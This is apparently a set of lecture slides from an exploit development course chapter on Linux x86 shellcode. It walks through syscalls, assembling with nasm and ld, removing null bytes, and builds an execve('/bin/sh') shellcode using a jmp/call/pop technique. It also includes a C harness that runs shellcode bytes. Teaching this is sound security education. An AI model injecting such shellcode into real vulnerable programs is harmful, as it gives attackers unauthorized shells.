
CNIT 127: Exploit Development

Ch 3: Shellcode



Updated 1-30-17

Topics

- Protection rings
- Syscalls
- Shellcode
- nasm Assembler
- ld GNU Linker
- objdump to see contents of object files
- strace System Call Tracer
- Removing Nulls
- Spawning a Shell

Understanding System Calls

Shellcode


- Written in assembler
- Translated into hexadecimal opcodes
- Intended to inject into a system by exploiting a vulnerability
- Typically spawns a root shell, but may do something else

System Calls (or Syscalls)

- Syscalls directly access the kernel, to:
  - Get input
  - Produce output
  - Exit a process
  - Execute a binary file
  - And more
- They are the interface between protected kernel mode and user mode

Protection Rings

- Although the x86 provides four rings, only rings 0 and 3 are used by Windows or Unix
- Ring 3 is **user-land**
- Ring 0 is **kernel-land**
- Links Ch 3a-3c



Privilege rings for the x86 available in protected mode

Protecting the Kernel

- Protected kernel mode
  - Prevents user applications from compromising the OS
- If a user mode program attempts to access kernel memory, this generates an **access exception**
- Syscalls are the interface between user mode and kernel mode

Libc

- C library wrapper
- C functions that perform syscalls
- Advantages of libc
  - Allows programs to continue to function normally even if a syscall is changed
  - Provides useful functions, like malloc
  - (malloc allocates space on the heap)
- See link Ch 3d

Syscalls use INT 0x80

1. Load syscall number into EAX
2. Put arguments in other registers
3. Execute INT 0x80
4. CPU switches to kernel mode
5. Syscall function executes

Syscall Number and Arguments

- Syscall number is an integer in EAX
- Up to six arguments are loaded into
  - EBX, ECX, EDX, ESI, EDI, and EPB
- For more than six arguments, the first argument holds a pointer to a data structure

exit()

```
main()
{
exit(0);
}
```

```
root@kali:~/127/ch3# gcc -static -o e e.c
e.c: In function ‘main’:
e.c:3:1: warning: incompatible implicit declaration of built-in fun
ction ‘exit’
 exit(0);
 ^
```

- The libc exit function does a lot of preparation, carefully covering many possible situations, and then calls SYSCALL to exit

Disassembling exit

- gdb e
  - disassemble main
  - disassemble exit
  - disassemble __run_exit_handlers
- All that stuff is error handling, to prepare for the syscall, which is at the label _exit
  - disassemble _exit

Disassembling _exit

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0805c3a1 <+0>:     mov    0x4(%esp),%ebx
   0x0805c3a5 <+4>:     mov    $0xfc,%eax
   0x0805c3aa <+9>:     int    $0x80
   0x0805c3ac <+11>:    mov    $0x1,%eax
   0x0805c3b1 <+16>:    int    $0x80
   0x0805c3b3 <+18>:    hlt
End of assembler dump.
(gdb)
```

- syscall 252, exit_group() (kill all threads)
- syscall 1, exit()   (kill calling thread)
  - Link Ch 3e

Writing Shellcode for the exit() Syscall

Shellcode Size

- Shellcode should be a simple and compact as possible
- Because vulnerabilities often only allow a small number of injected bytes
  - It therefore lacks error-handling, and will crash easily

Seven Instructions

```
(gdb) disassemble _exit
Dump of assembler code for function _exit:
   0x0805c3a1 <+0>:     mov    0x4(%esp),%ebx
   0x0805c3a5 <+4>:     mov    $0xfc,%eax
   0x0805c3aa <+9>:     int    $0x80
   0x0805c3ac <+11>:    mov    $0x1,%eax
   0x0805c3b1 <+16>:    int    $0x80
   0x0805c3b3 <+18>:    hlt
End of assembler dump.
(gdb) 
```

- exit_group
- exit

Simplest code for exit(0)

```
  GNU nano 2.2          File: exit.asm

section .text

   global _start

_start:

   mov ebx,0
   mov eax,1
   int 0x80
```

nasm and ld

- nasm creates object file
- ld links it, creating an executable ELF file

```
root@kali:~/127/ch3# nasm -f elf exit.asm
root@kali:~/127/ch3# ld -o exit_shellcode exit.o
root@kali:~/127/ch3# ls -l exit_sh*
-rwxr-xr-x 1 root root 500 Aug 31 13:41 exit_shellcode
root@kali:~/127/ch3# ./exit_shellcode
```

objdump

- Shows the contents of object files

```
root@kali:~/127/ch3# objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    $0x0,%ebx
 8048065:       b8 01 00 00 00          mov    $0x1,%eax
 804806a:       cd 80                   int    $0x80
root@kali:~/127/ch3# 
```

C Code to Test Shellcode

```
  GNU nano 2.2.6                    File: test_exit.c

char shellcode[] = "\xbb\x00\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

int main(int argc, char **argv)
{
  int (*funct)();
  funct = (int (*)()) shellcode;
  (int)(*funct)();
}
```

- From link Ch 3k
- Textbook version explained at link Ch 3i

Compile and Run

```
root@kali:~/127/ch3# gcc -o test_exit test_exit.c -z execstack
root@kali:~/127/ch3# ./test_exit
root@kali:~/127/ch3# 
```

- Textbook omits the "-z execstack" option
- Next, we'll use "strace" to see all system calls when this program runs
- That shows a lot of complex calls, and "exit(0)" at the end

Using strace

```
root@kali:~/127/ch3# strace ./test_exit
execve("./test_exit", ["./test_exit"], [/* 37 vars */]) = 0
brk(0)                                  = 0x804a000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7fda000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=129378, ...}) = 0
mmap2(NULL, 129378, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb7fba000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/i686/cmov/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\1\1\1\3\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0\300\233\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1738492, ...}) = 0
mmap2(NULL, 1743484, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0xb7e10000
mmap2(0xb7fb4000, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1a4000) = 0xb7fb40
00
mmap2(0xb7fb7000, 10876, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xb7fb7000
close(3)                                = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7e0f000
set_thread_area({entry_number:-1, base_addr:0xb7e0f940, limit:1048575, seg_32bit:1, contents:0, read_exec_o
nly:0, limit_in_pages:1, seg_not_present:0, useable:1}) = 0 (entry_number:6)
mprotect(0xb7fb4000, 8192, PROT_READ)   = 0
mprotect(0xb7ffe000, 4096, PROT_READ)   = 0
munmap(0xb7fba000, 129378)              = 0
_exit(0)                                = ?
+++ exited with 0 +++
root@kali:~/127/ch3#
```

Injectable Shellcode

Getting Rid of Nulls

- We have null bytes, which will terminate a string and break the exploit

```
root@kali:~/127/ch3# objdump -d exit_shellcode

exit_shellcode:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       bb 00 00 00 00          mov    $0x0,%ebx
 8048065:       b8 01 00 00 00          mov    $0x1,%eax
 804806a:       cd 80                   int    $0x80
root@kali:~/127/ch3#
```

Replacing Instructions

- This instruction contains nulls
  - mov ebx,0
- This one doesn't
  - xor ebx,ebx
- This instruction contains nulls, because it moves 32 bits
  - mov eax,1
- This one doesn't, moving only 8 bits
  - mov al, 1

OLD

```
GNU nano 2.2    File: exit.asm

section .text

   global _start

_start:

   mov ebx,0
   mov eax,1
   int 0x80
```

NEW

```
GNU nano 2.   File: exit2.asm

section .text

   global _start

_start:

   xor ebx,ebx
   mov al,1
   int 0x80
```

```
root@kali:~/127/ch3# nasm -f elf exit2.asm
root@kali:~/127/ch3# ld -o exit2_shellcode exit2.o
root@kali:~/127/ch3# ./exit2_shellcode
root@kali:~/127/ch3# 
```

objdump of New Exit Shellcode

```
root@kali:~/127/ch3# objdump -d exit2_shellcode

exit2_shellcode:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 db                   xor    %ebx,%ebx
 8048062:       b0 01                   mov    $0x1,%al
 8048064:       cd 80                   int    $0x80
root@kali:~/127/ch3# 
```

Spawning a Shell

Beyond exit()

- There's no use for exit() – any illegal instruction can make the program crash
- We want shellcode that offers the attacker a shell, so the attacker can type in arbitrary commands

Five Steps to Shellcode

1. Write high-level code
2. Compile and disassemble
3. Analyze the assembly
4. Clean up assembly, remove nulls
5. Extract commands and create shellcode

fork() and execve()

- Two ways to create a new process in Linux
- **Replace a running process**
  - Uses execve()
- **Copy a running process to create a new one**
  - Uses fork() and execve()

C Program to Use execve()

```
GNU nano 2.2.    File: execve.c

#include <stdio.h>
int main()
{
    char *happy[2];
    happy[0] = "/bin/sh";
    happy[1] = NULL;
    execve(happy[0], happy, NULL);
}
```

```
root@kali:~/127/ch3# gcc -o execve execve.c
root@kali:~/127/ch3# ./execve
# 
```

- See link Ch 3l

Recompile with Static

```
root@kali:~/127/ch3# gcc -static -o execve execve.c
```

- objdump of main is long, but we only care about main and __execve

main()

- Pushes 3 Arguments
- Calls __execve

```
08048aac <main>:
 8048aac:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048ab0:       83 e4 f0                and    $0xfffffff0,%esp
 8048ab3:       ff 71 fc                pushl  -0x4(%ecx)
 8048ab6:       55                      push   %ebp
 8048ab7:       89 e5                   mov    %esp,%ebp
 8048ab9:       51                      push   %ecx
 8048aba:       83 ec 14                sub    $0x14,%esp
 8048abd:       c7 45 f0 88 ad 0a 08    movl   $0x80aad88,-0x10(%ebp)
 8048ac4:       c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
 8048acb:       8b 45 f0                mov    -0x10(%ebp),%eax
 8048ace:       83 ec 04                sub    $0x4,%esp
 8048ad1:       6a 00                   push   $0x0
 8048ad3:       8d 55 f0                lea    -0x10(%ebp),%edx
 8048ad6:       52                      push   %edx
 8048ad7:       50                      push   %eax
 8048ad8:       e8 03 39 01 00          call   805c3e0 <  execve>
```

Man Page

- execve() takes three arguments

execve(2) - Linux man page

Name

execve - execute program

Synopsis

#include <unistd.h>

int execve(const char ****filename*, char *const** *argv***[],**
char *const *envp***[]);**

Description

execve() executes the program pointed to by *filename*. *filename* must be either a binary executable, or a script

execve() Arguments

1. Pointer to a string containing the name of the program to execute
   - "/bin/sh"
2. Pointer to argument array
   - happy
3. Pointer to environment array
   - NULL

Objdump of __execve

- Puts four parameters into edx, ecx, ebx, and eax
- INT 80

```
  GNU nano 2.2.6                          File: foo

0805c3e0 <__execve>:
 805c3e0:       53                              push   %ebx
 805c3e1:       8b 54 24 10                     mov    0x10(%esp),%edx
 805c3e5:       8b 4c 24 0c                     mov    0xc(%esp),%ecx
 805c3e9:       8b 5c 24 08                     mov    0x8(%esp),%ebx
 805c3ed:       b8 0b 00 00 00                  mov    $0xb,%eax
 805c3f2:       cd 80                           int    $0x80
```

The final assembly code that will be translated into shellcode looks like this:

```
 Section    .text

    global _start

_start:

    jmp short       GotoCall

shellcode:

     pop              esi
     xor              eax, eax
     mov byte         [esi + 7], al
     lea              ebx, [esi]
     mov long         [esi + 8], ebx
     mov long         [esi + 12], eax
     mov byte         al, 0x0b
     mov              ebx, esi
     lea              ecx, [esi + 8]
     lea              edx, [esi + 12]
     int              0x80

GotoCall:

     Call              shellcode
     db               '/bin/shJAAAAKKKK'
```